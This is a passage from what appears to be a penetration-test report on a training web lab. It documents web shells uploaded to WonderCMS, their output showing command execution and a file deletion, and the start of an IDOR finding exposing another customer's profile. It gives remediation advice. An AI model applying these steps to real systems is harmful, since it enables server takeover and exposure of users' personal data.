
/wondercms/files/minishell.php

/wondercms/files/php.ini

/wondercms/files/shell.php

Proof of Concept

Clicking on the uploaded shell launches the shell and we can see directories, execute commands etc.



```
nginx/1.14.0
Linux ip-172-26-5-212 4.15.0-1043-aws #45-Ubuntu SMP Mon Jun 24 14:07:03 UTC 2019 x86_64
server ip : 13.127.249.120 | your ip : 157.42.95.88
safemode OFF
 >  / home / trainee / wondercms / files /
```

```
a.php
b374kmini.php
docs
images
ini.php
minishell.php
php.ini
shell.php
```


Business Impact- Extremely High

With this vulnerability, one can get the complete control of the system, database and can execute several shell commands on the server.

For ex- we can delete a file in the following way

rm path

here is a screenshot where a.php is removed after executing rm/ home/trainee/wondercms/files/a.php



```
b374kmini.php
docs
images
ini.php
minishell.php
php.ini
shell.php
```

Recommedation

- Perform proper server-side validations on what kind of a file user is uploading
- Use white lists filters instead of black list filters. Example: in case of a resume upload feature, instead of banning PHP and .exe files, only allow .pdf, .doc and .docx files
- Rename the files using a code, so that the attacker cannot play around with file names
- Use static file hosting servers like CDNs and file clouds to store files instead of storing them on the application server itself

References:


- https://www.owasp.org/index.php/Unrestricted_File_Upload
- https://www.opswat.com/blog/file-upload-protection-best-practices

4. Unauthorised Access to Customer Details

Unauthorised Access to Customer Details(Critical)	Below mentioned URL is vulnerable to IDOR. **Affected URL :** • http://13.127.249.120/profile/17/edit/ • http://13.127.249.120/orders/orders.php?customer=17 **Affected Parameters :** • user_id(POST parameter) • customer(GET parameter) **Payload:** • Changing customer parameter from 17 to 16 in the url

Observation

The customer parameter has a number assigned to it which can be changed to see other users details.



13.127.249.120/profile/17/edit/

My Profile

salman

salman@gmail.com

